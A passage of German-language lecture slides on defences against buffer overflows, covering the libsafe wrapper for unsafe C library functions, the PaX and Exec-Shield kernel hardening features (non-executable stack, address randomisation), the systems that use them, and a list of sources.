
- Wrapper für „unsichere“ Bibliotheksfunktionen: libsafe
  - fängt Aufrufe ab für `strcpy`, `strcat`, `getwd`, `gets`, `[vf]scanf`, `realpath`, `[v]printf`
  - berechnet eine sichere obere Grenze für Puffer anhand des aktuellen Stackframes
  - funktioniert nicht in Programmen die mit der *-fomit-frame-pointer*-Option kompiliert wurden

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Modifikation der Prozessumgebung
  - PaX
    http://pax.grsecurity.net
  - Exec-Shield
    http://people.redhat.com/mingo/exec-shield/

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Modifikation der Prozessumgebung – PaX
  - Non-Executable Stack
    - PAGEEXEC: Nutzt oder emuliert NX-Bit
    - SEGEXEC: Teilt den Adresspace des Task
  - Randomisierung



# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Modifikation der Prozessumgebung – PaX
  - wird verwendet in
    - grsecurity
      http://www.grsecurity.net/
    - Hardened Gentoo
      http://hardened.gentoo.org/
    - Hardened Debian
      http://sourceforge.net/projects/debianhardened

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Modifikation der Prozessumgebung - Exec-Shield
  - Non-Executable Stack
    - Segment-Limits (die 1. N Bytes ausführbar)
    - No eXecute (NX) Technology (Intel, AMD64)
  - Randomisierung
    - Stack
    - Shared Libraries
    - Start des Heap
    - Programm Code, wenn PIE
  - wird verwendet in Red Hat
  - http://people.redhat.com/mingo/exec-shield/

# Quellen


- [JARGON]: http://www.jargon.net/
- [WIKIPEDIA]: http://www.wikipedia.org
- Klein, Tobias, Buffer Overflows und Format-String-Schwachstellen, dpunkt.verlag, 2004
- Aleph One, Smashing the Stack For Fun And Profit, Phrack Magazine, Issue 49, File 14
  http://www.phrack.org/